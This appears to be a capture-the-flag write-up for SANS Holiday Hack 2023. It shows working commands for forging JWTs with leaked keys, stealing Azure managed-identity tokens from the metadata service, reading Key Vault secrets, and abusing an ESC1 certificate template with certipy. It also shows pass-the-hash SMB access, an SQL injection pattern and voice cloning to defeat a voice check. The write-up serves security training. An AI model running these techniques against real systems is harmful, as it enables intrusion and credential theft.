- **Comms Abbreviations** - *From: Chimney Scissorsticks*
  I hear the Captain likes to abbreviate words in his filenames; shortening some words to just 1,2,3, or 4 letters.
- **Comms Journal** - *From: Chimney Scissorsticks*
  I've seen the Captain with his Journal visiting Pixel Island!
- **Comms Private Key** - *From: Chimney Scissorsticks*
  Find a private key, update an existing JWT!
- **Comms Web Interception Proxies** - *From: Chimney Scissorsticks*
  Web Interception proxies like Burp and Zap make web sites fun!

Solution

First steps

First thing first, I clicked everywhere and downloaded all the images I could access: Background, Just Watch This Owner's Manual Volume I, Just Watch This Owner's Manual Volume II, Just Watch This Appendix A - Decoder Index, Just Watch This: Owner's Card, Captain's To-Do List and Captain's ChatNPT Initial To-Do List. Then looking at the cookies I saw **justWatchThisRole=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvVXNlciJ9.BGxJLMZw-FHI9NRl1xt_f25EEnFcAYYu173iqf-6dgoa_X3V7SAe8scBbARyusKq2kEbL2VJ3T6e7rAVxy5Eflr2XFMM5M-Wk6Hqq1lPvkYPfL5aaJaOar3YFZNhe_0xXQ__k__oSKN1yjxZJ1WvbGuJ0noHMm_qhSXomv4_9fuqBUg1t1PmYlRFN3fNlXh3K6JEi5CvNmDWwYUqhStwQ29SM5zaeLHJzmQ1Ey0T1GG-CsQo9XnjIgXtf9x6dAC00LYXe1AMly4xJM9DfcZY_KjfP-viyI7WYL0lJ_UOtIMMN0u-XO8Q_F3VO0NyRlhZPfmALOM2Liyqn6qYMN0u-XO8Q_F3VO0NyRlhZPfmALOM2Liyqn6qYTjLnkg** that is a signed JWT with an unknown key and decodes to:

HEADER	`{"alg": "RS256", "typ": "JWT"}`
PAYLOAD	`{"iss": "HHC 2023 Captain's Comms", "iat": 1699485795.3403327, "exp": 1809937395.3403327, "aud": "Holiday Hack 2023", "role": "radioUser"}`


The rMonitor.tok and capsPubKey.key

The Captain doesn't appear to be too tech savvy so I expected to find the file **`rMonitor.tok`** in its default directory. After a lot more than what I'd like to admit, I noticed that the **`/checkRole`** request was authenticating using the JWT as a Bearer token, and I was finally able to obtain **`rMonitor.tok`** and the **`capsPubKey.key`**:

```
thedead@dellian:~/hhc2023/The Captain's Comms$ curl -H 'Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTU
uMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvVXNlciJ
9.BGxJLMZw-FHI9NRl1xt_f25EEnFcAYYu173iqf-6dgoa_X3V7SAe8scBbARyusKq2kEbL2VJ3T6e7rAVxy5Eflr2XFMM5M-Wk6Hqq1
lPvkYPfL5aaJaOar3YFZNhe_0xXQ__k__oSKN1yjxZJ1WvbGuJ0noHMm_qhSXomv4_9fuqBUg1t1PmYlRFN3fNlXh3K6JEi5CvNmDWwY
UqhStwQ29SM5zaeLHJzmQ1Ey0T1GG-CsQo9XnjIgXtf9x6dAC00LYXe1AMly4xJM9DfcZY_KjfP-viyI7WYL0lJ_UOtIMMN0u-XO8Q_F
3VO0NyRlhZPfmALOM2Liyqn6qYTjLnkg' https://captainscomms.com/jwtDefault/rMonitor.tok
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTU
# Output removed to shorten report
AK3zB7OOm-DbWm1aFNYKr6JIRDLobPfiqhKg
```

```
thedead@dellian:~/hhc2023/The Captain's Comms$ curl -H 'Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTU
uMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvVXNlciJ
9.BGxJLMZw-FHI9NRl1xt_f25EEnFcAYYu173iqf-6dgoa_X3V7SAe8scBbARyusKq2kEbL2VJ3T6e7rAVxy5Eflr2XFMM5M-Wk6Hqq1
lPvkYPfL5aaJaOar3YFZNhe_0xXQ__k__oSKN1yjxZJ1WvbGuJ0noHMm_qhSXomv4_9fuqBUg1t1PmYlRFN3fNIXh3K6JEi5CvNmDWwY
UqhStwQ29SM5zaeLHJzmQ1Ey0T1GG-CsQo9XnjIgXtf9x6dAC00LYXe1AMly4xJM9DfcZY_KjfP-viyI7WYL0IJ_UOtIMMN0u-XO8Q_F
3VO0NyRIhZPfmALOM2Liyqn6qYTjLnkg' https://captainscomms.com/jwtDefault/keys/capsPubKey.key
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAsJZuLJVB4EftUOQN1Auw
# Output removed to shorten report
uQIDAQAB
-----END PUBLIC KEY-----
```

Setting the value of the cookie **justWatchThisRole** to the content of **`rMonitor.tok`** I was able to access the **Just Watch This Signal Display** that returned a gif with clickable peaks highlighted in the image below:



Unfortunately, when clicking the peaks, I was being presented with an error requiring me to have the radioDecoder role.

The rDecoder.tok - Leap of faith

After so many failed attempts that it was just “not worth not to try” and in a total leap of faith, I eventually tried the url **`https://captainscomms.com/jwtDefault/rDecoder.tok`** and obtained the **`rDecoder.tok`**:

```
thedead@dellian:~/hhc2023/The Captain's Comms$ curl -H 'Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTU
uMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvTW9uaXR
vciJ9.f_z24CMLim2JDKf8KP_PsJmMg3l_V9OzEwK1E_IBE9rrIGRVBZjqGpvTqAQQSesJD82LhK2h8dCcvUcF7awiAPpgZpcfM5jdkX
R7DAKzaHAV0OwTRS6x_Uuo6tqGMu4XZVjGzTvba-eMGTHXyfekvtZr8uLLhvNxoarCrDLiwZ_cKLViRojGuRIhGAQCpumw6NTyLuUYov
y_iymNfe7pqsXQNL_iyoUwWxfWcfwch7eGmf2mBrdEiTB6LZJ1ar0FONfrLGX19TV25Qy8auNWQIn6jczWM9WcZbuOIfOvlvKhyVWbPd
AK3zB7OOm-DbWm1aFNYKr6JIRDLobPfiqhKg' https://captainscomms.com/jwtDefault/rDecoder.tok
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE
# Output removed to shorten report
w6fg
```

This then allowed to access the content of the peaks in the previous image, revealing the content of the peaks:

Just Watch This CW Decoder	. . . CQ CQ CQ DE KH644 -- SILLY CAPTAIN! WE FOUND HIS FANCY RADIO PRIVATE KEY IN A FOLDER CALLED TH3CAPSPR1V4T3F0LD3R . . .
Just Watch This Audio-Text Decoder	{music} {music} {music} 88323 88323 88323 {gong} {gong} {gong} {gong} {gong} {gong} 12249 12249 16009 16009 12249 12249 16009 16009 {gong} {gong} {gong} {gong} {gong} {gong} {music} {music} {music}

Just Watch This RadioFax Decoder

TH3CAPSPR1V4T3F0LD3R - And signing petitions

The transmission machine required additional privileges, so I went after the captain's private key. After ignoring the UPPER CASE for too long, I found it at the URL **`https://captainscomms.com/jwtDefault/keys/TH3CAPSPR1V4T3F0LD3R/capsPrivKey.key`**:

```
thedead@dellian:~/hhc2023/The Captain's Comms$ curl -H 'Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTU
uMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvRGVjb2R
lciJ9.cnNu6EjIDBrq8PbMlQNF7GzTqtOOLO0Q2zAKBRuza9bHMZGFx0pOmeCy2Ltv7NUPv1yT9NZ-WapQ1-GNcw011Ssbxz0yQO3Mh2
Tt3rS65dmb5cmYIZc0pol-imtclWh5s1OTGUtqSjbeeZ2QAMUFx3Ad93gR20pKpjmoeG_Iec4JHLTJVEksogowOouGyDxNAagIICSpe6
1F3MY1qTibOLSbq3UVfiIJS4XvGJwqbYfLdbhc-FvHWBUbHhAzIgTIyx6kfONOH9JBo2RRQKvN-0K37aJRTqbq99mS4P9PEVs0-YIIuf
UxJGIW0TdMNuVO3or6bIeVH6CjexIl14w6fg'
https://captainscomms.com/jwtDefault/keys/TH3CAPSPR1V4T3F0LD3R/capsPrivKey.key
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQCwlm4slUHgR+1Q
# Output removed to shorten report
UdQXV73mNwnYl0RQmBnDOl+i
-----END PRIVATE KEY-----
```

Just so you know, as soon as this happened, I signed the petition Remove the Caps Lock key from the keyboard.

Having the private key, I used jwt.io to alter the JWT token to **`eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6IkdlZXNlSXNsYW5kc1N1cGVyQ2hpZWZDb21tdW5pY2F0aW9uc09mZmljZXIifQ.N-8MdT6yPFge7zERpm4VdLdVLMyYcY_Wza1TADoGKK5_85Y5ua59z2Ke0TTyQPa14Z7_Su5CpHZMoxThIEHUWqMzZ8MceUmNGzzIsML7iFQElSsLmBMytHcm9-qzL0Bqb5MeqoHZYTxN0vYG7WaGihYDTB7OxkoO_r4uPSQC8swFJjfazecCqIvl4T5i08p5Ur180GxgEaB-o4fpg_OgReD91ThJXPt7wZd9xMoQjSuPqTPiYrP5o-aaQMcNhSkMix_RX1UGrU-2sBlL01FxI7SjxPYu4eQbACvuK6G2wyuvaQIclGB2Qh3P7rAOTpksZSex9RjtKOiLMCafTyfFng`**, assigning myself the **`GeeseIslandsSuperChiefCommunicationsOfficer`** role:

HEADER	`{"alg": "RS256", "typ": "JWT"}`

PAYLOAD	{"iss": "HHC 2023 Captain's Comms", "iat": 1699485795.3403327, "exp": 1809937395.3403327, "aud": "Holiday Hack 2023", "role": "GeeseIslandsSuperChiefCommunicationsOfficer"}

The captainsTX - and discovering attention and reading weaknesses

With the new role, I was able to access the TX machine. The frequency **`10426 Hz`** was fairly obvious from the **RadioFax Decoder message**, and I understood that **`1224`** and **`1600`** in the **Audio-Text Decoder message** were the **`Go-Date`** and **`Go-Time`**. Poking around with these values was not successful until I was got the hint on re-reading the Background, and understood that a) reading is not my thing and b) I had to shift back 4 hours the **`Go-Time`**. That saved the day:

Thanks to @i81b4u

Thank you for making me try the CAPS!

Thanks to @dp

I would have probably never re-read the Background if it wasn't for your hint!

Active Directory

Difficulty: 🎄 🎄 🎄 🎄 🎄

Go to Steampunk Island and help Ribb Bonbowford audit the Azure AD environment. What's the name of the secret file in the inaccessible folder on the FileShare?

Hints

- **Useful Tools** - *From: Ribb Bonbowford*
  It looks like Alabaster's SSH account has a couple of tools installed which might prove useful.

- **Misconfiguration ADventures** - *From: Alabaster Snowball*
  Certificates are everywhere. Did you know Active Directory (AD) uses certificates as well? Apparently the service used to manage them can have misconfigurations too.

Solution

I went back as **`alabaster`** on the **`ssh-server-vm`** from **Certificate SSHenanigans** and realized the reason for the **`impacket`** folder. I started poking around with Azure APIs a little more, discovering an Azure Key Vault resource:

```
alabaster@ssh-server-vm:~$ token=$(curl
'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https%3A%2F%2Fman
agement.azure.com%2F' -H Metadata:true -s | jq .access_token | tr -d '"') && curl -H "Authorization:
Bearer $token"
https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resources?api-version=20
21-04-01
{"value":[{"id":"/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/provid
ers/Microsoft.KeyVault/vaults/northpole-it-kv","name":"northpole-it-kv","type":"Microsoft.KeyVault/vault
s","location":"eastus","tags":{}},{"id":"/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGro
ups/northpole-rg1/providers/Microsoft.KeyVault/vaults/northpole-ssh-certs-kv","name":"northpole-ssh-cert
s-kv","type":"Microsoft.KeyVault/vaults","location":"eastus","tags":{}}]}
```

```
alabaster@ssh-server-vm:~$ token=$(curl
'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https%3A%2F%2Fman
agement.azure.com%2F' -H Metadata:true -s | jq .access_token | tr -d '"') && curl -H "Authorization:
Bearer $token"
https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/providers/Microsoft.KeyV
ault/vaults?api-version=2022-07-01
{"value":[{"id":"/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/provid
ers/Microsoft.KeyVault/vaults/northpole-it-kv","name":"northpole-it-kv","type":"Microsoft.KeyVault/vault
s","location":"eastus","tags":{},"systemData":{"createdBy":"thomas@sanshhc.onmicrosoft.com","createdByTy
pe":"User","createdAt":"2023-10-30T13:17:02.532Z","lastModifiedBy":"thomas@sanshhc.onmicrosoft.com","las
tModifiedByType":"User","lastModifiedAt":"2023-10-30T13:17:02.532Z"},"properties":{"sku":{"family":"A","
name":"Standard"},"tenantId":"90a38eda-4006-4dd5-924c-6ca55cacc14d","accessPolicies":[],"enabledForDeplo
yment":false,"enabledForDiskEncryption":false,"enabledForTemplateDeployment":false,"enableSoftDelete":tr
ue,"softDeleteRetentionInDays":90,"enableRbacAuthorization":true,"vaultUri":"https://northpole-it-kv.vau
lt.azure.net/","provisioningState":"Succeeded","publicNetworkAccess":"Enabled"}},{"id":"/subscriptions/2
b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.KeyVault/vaults/nor
thpole-ssh-certs-kv","name":"northpole-ssh-certs-kv","type":"Microsoft.KeyVault/vaults","location":"east
us","tags":{},"systemData":{"createdBy":"thomas@sanshhc.onmicrosoft.com","createdByType":"User","created
At":"2023-11-12T01:47:13.059Z","lastModifiedBy":"thomas@sanshhc.onmicrosoft.com","lastModifiedByType":"U
ser","lastModifiedAt":"2023-11-12T01:50:52.742Z"},"properties":{"sku":{"family":"A","name":"standard"},"
tenantId":"90a38eda-4006-4dd5-924c-6ca55cacc14d","accessPolicies":[{"tenantId":"90a38eda-4006-4dd5-924c-
6ca55cacc14d","objectId":"0bc7ae9d-292d-4742-8830-68d12469d759","permissions":{"keys":["all"],"secrets":
["all"],"certificates":["all"],"storage":["all"]}},{"tenantId":"90a38eda-4006-4dd5-924c-6ca55cacc14d","o
bjectId":"1b202351-8c85-46f1-81f8-5528e92eb7ce","permissions":{"secrets":["get"]}}],"enabledForDeploymen
t":false,"enableSoftDelete":true,"softDeleteRetentionInDays":90,"vaultUri":"https://northpole-ssh-certs-
kv.vault.azure.net/","provisioningState":"Succeeded","publicNetworkAccess":"Enabled"}}],"nextLink":"http
s://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/providers/Microsoft.KeyVault
/vaults?api-version=2022-07-01&$skiptoken=bm9ydGhwb2xlLXJnMXxub3J0aHBvbGUtc3NoLWNlcnRzLWt2"}
```

Switching token for the resource **`https://vault.azure.net`**, I was able to get the content of the Vault:

```
alabaster@ssh-server-vm:~$ token=$(curl
'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https
%3A%2F%2Fvault.azure.net' -H Metadata:true -s | jq .access_token | tr -d '"') && curl -H
"Authorization: Bearer $token"
https://northpole-it-kv.vault.azure.net/secrets?api-version=7.4
{"value":[{"id":"https://northpole-it-kv.vault.azure.net/secrets/tmpAddUserScript","attribut
es":{"enabled":true,"created":1699564823,"updated":1699564823,"recoveryLevel":"Recoverable+P
urgeable","recoverableDays":90},"tags":{}}],"nextLink":null}
```

```
alabaster@ssh-server-vm:~$ token=$(curl
'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https
%3A%2F%2Fvault.azure.net' -H Metadata:true -s | jq .access_token | tr -d '"') && curl -H
"Authorization: Bearer $token"
https://northpole-it-kv.vault.azure.net/secrets/tmpAddUserScript?api-version=7.4
{"value":"Import-Module ActiveDirectory; $UserName = \"elfy\"; $UserDomain =
\"northpole.local\"; $UserUPN = \"$UserName@$UserDomain\"; $Password =
ConvertTo-SecureString \"J4`ufC49/J4766\" -AsPlainText -Force; $DCIP = \"10.0.0.53\";
New-ADUser -UserPrincipalName $UserUPN -Name $UserName -GivenName $UserName -Surname \"\"
-Enabled $true -AccountPassword $Password -Server $DCIP
-PassThru","id":"https://northpole-it-kv.vault.azure.net/secrets/tmpAddUserScript/ec4db66008
024699b19df44f5272248d","attributes":{"enabled":true,"created":1699564823,"updated":16995648
23,"recoveryLevel":"Recoverable+Purgeable","recoverableDays":90},"tags":{}}
```

The secret contains the following Powershell script with hardcoded credentials in clear text:

```
Import-Module ActiveDirectory;
$UserName = "elfy";
$UserDomain = "northpole.local";
$UserUPN = "$UserName@$UserDomain";
$Password = ConvertTo-SecureString "J4`ufC49/J4766" -AsPlainText -Force;
$DCIP = "10.0.0.53";
New-ADUser -UserPrincipalName $UserUPN -Name $UserName -GivenName $UserName -Surname "" -Enabled $true
-AccountPassword $Password -Server $DCIP -PassThru
```

I then ran **`certipy`** to obtain vulnerable certificate configurations from AD:

```
alabaster@ssh-server-vm:~/impacket$ certipy find -u elfy@northpole.local -p 'J4`ufC49/J4766' -dc-ip
10.0.0.53
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'northpole-npdc01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'northpole-npdc01-CA' via CSRA: CASessionError:
code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'northpole-npdc01-CA' via RRP
[*] Got CA configuration for 'northpole-npdc01-CA'
[*] Saved BloodHound data to '20231217214704_Certipy.zip'. Drag and drop the file into the BloodHound
GUI from @ly4k
[*] Saved text output to '20231217214704_Certipy.txt'
[*] Saved JSON output to '20231217214704_Certipy.json'
```

Looking at the output from **`certipy`**, I observed that the **`NorthPoleUsers`** template was vulnerable:

```
  # Output removed to shorten report
  "Certificate Templates": {
    "0": {
      "Template Name": "NorthPoleUsers",
      "Display Name": "NorthPoleUsers",
      "Certificate Authorities": ["northpole-npdc01-CA"],
      # Output removed to shorten report
      "[!] Vulnerabilities": {
        "ESC1": "'NORTHPOLE.LOCAL\\\\Domain Users' can enroll, enrollee supplies subject, and template
allows client authentication"
      }
    }
  },
```

Based on that, I started the exploitation:

```
alabaster@ssh-server-vm:~/impacket$ lookupsid.py 'northpole.local/elfy:J4`ufC49/J4766@10.0.0.53'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Brute forcing SIDs at 10.0.0.53
[*] StringBinding ncacn_np:10.0.0.53[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-1338289034-4095587347-713453443
# Output removed to shorten report
1103: NORTHPOLE\researchers (SidTypeGroup)
1104: NORTHPOLE\elfy (SidTypeUser)
1105: NORTHPOLE\wombleycube (SidTypeUser)
# Output removed to shorten report
```

```
alabaster@ssh-server-vm:~/impacket$ certipy auth -pfx 'wombleycube.pfx' -username 'wombleycube' -domain
'northpole.local' -dc-ip 10.0.0.53
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: wombleycube@northpole.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'wombleycube.ccache'
[*] Trying to retrieve NT hash for 'wombleycube'
[*] Got hash for 'wombleycube@northpole.local':
aad3b435b51404eeaad3b435b51404ee:5740373231597863662f6d50484d3e23
```

```
alabaster@ssh-server-vm:~/impacket$ smbclient.py -dc-ip 10.0.0.53 -hashes
aad3b435b51404eeaad3b435b51404ee:5740373231597863662f6d50484d3e23 -target-ip 10.0.0.53
northpole.local/wombleycube@npdc01.northpole.local
Impacket v0.11.0 - Copyright 2023 Fortra

Type help for list of commands
# shares
# use FileShare
# cd super_secret_research
# ls
drw-rw-rw-          0  Sun Dec 17 01:15:12 2023 .
drw-rw-rw-          0  Sun Dec 17 01:15:12 2023 ..
-rw-rw-rw-        231  Sun Dec 17 01:15:12 2023 InstructionsForEnteringSatelliteGroundStation.txt
```

The filename **`InstructionsForEnteringSatelliteGroundStation.txt`** is the flag and once downloaded I could get the content which will be useful for the Speaker Access:

> **Note to self:**
>
> **To enter the Satellite Ground Station (SGS), say the following into the speaker:**
>
> **And he whispered, 'Now I shall be out of sight;**
> **So through the valley and over the height.'**
> **And he'll silently take his way.**

Space Island Door Access Speaker

Difficulty: 

There's a door that needs opening on Space Island! Talk to Jewel Loggins there for more information.

Hints


- **MFA: Something You Are** - *From: Jewel Loggins*
  It seems the Access Speaker is programmed to only accept Wombley's voice. Maybe you could get a sample of his voice and use an AI tool to simulate Wombley speaking the passphrase.
- **MFA: Something You Know** - *From: Jewel Loggins*
  Wombley says a specific phrase into the Access Speaker. He works in the Research Department and everything they do it super secret, so it may be a challenge to find out what the phrase is. Ribb also works in that department. Try to find and ask him.

Solution

I could obtain a pretty good sample of Wombley's voice as he gave me his audiobook in Chiaroscuro City when we spoke. I then used https://play.ht/ to make him say the sentence obtained in the **Active Directory** challenge. Uploaded it and - boom - the door unlocked!

Additional flag?

I did not understand if this was meant to be used somewhere else, but applying a spectrum analyzer to Wombley's audiobook an additional flag appears:



Camera Access

Difficulty: 🌲🌲🌲🌲🌲

Gain access to Jack's camera. What's the third item on Jack's TODO list?

Hints


- **Hubris is a Virtue** - *From: Wombley Cube*
  In his hubris, Wombley revealed that he thinks you won't be able to access the satellite's "Supervisor Directory". There must be a good reason he mentioned that specifically, and a way to access it. He also said there's someone else masterminding the whole plot. There must be a way to discover who that is using the nanosat.

Solution


The NanoSat-o-Matic allows downloading a pre-built container with all the required tools inside that can be access via VNC. The GateXOR Gator provides the configuration for a Wireguard VPN connection to the target. The references to NanoSat, along with the tools provided within the container, leads to ESA's NanoSat MO Framework. Once the interface was set up, I used **`nmap`** to determine useful ports on the target:

```
thedead@dellian:~/hhc2023/Camera Access$ nmap 10.1.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-24 16:07 CET
Nmap scan report for 10.1.1.1
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
1024/tcp open  kdm
3306/tcp open  mysql
```

I then used the **`Consumer Test Tool`** to connect to **`maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Directory`**, I noticed the **`camera`** app and started it. I then connected to **`maltcp://10.1.1.1:1025/camera-Directory`**. This exposed the action service **`Base64SnapImage`** to get a photo along with two parameter services: **`NumberOfSnapsTaken`** and **`Base64SnapImage`** to get the base64 encoded content of the image. After submitting the action **`Base64SnapImage`**, I noticed that **`NumberOfSnapsTaken`** increased and **`Base64SnapImage`** had some content. Due to the challenging interface of the CTT, I captured the traffic with Wireshark on the host and extracted the Base64 encoded payload:



Once converted to an image I got this:



It's not beautiful but I could find the TODO list with the third item being **`CONQUER HOLIDAY SEASON!`**:

Missile Diversion

Difficulty: 🌲 🌲 🌲 🌲 🌲

Thwart Jack's evil plan by re-aiming his missile at the Sun.

Solution

Re-utilizing the same environment from before, I used the **Consumer Test Tool** to connect to **maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Directory**, start the **missile-targeting-system**, and then connecting to **maltcp://10.1.1.1:1026/missile-targeting-system-Directory**. This exposes the **Debug** Action Service along with 4 Parameter Services: **PointingMode**, returning the current pointing mode, **X** and **Y**, returning the coordinates, and **Debug**, returning the last output from the **Debug** Action Service. Trying to set **X**, **Y** and **PointingMode** was not giving any result. I then tried submitting the **Debug** Action without any input and the **Debug** Parameter Service returned the string **VERSION(): 11.2.2-MariaDB-1:11.2.2+maria~ubu2204**, clearly identifying the interaction with a DB. I tested the action service for common SQL injection by using the attribute value to inject the payload, eventually finding "**;[PAYLOAD]**" as a resilient injection pattern. I then enumerated the tables in the database and their content:

QUERY	RESULTS
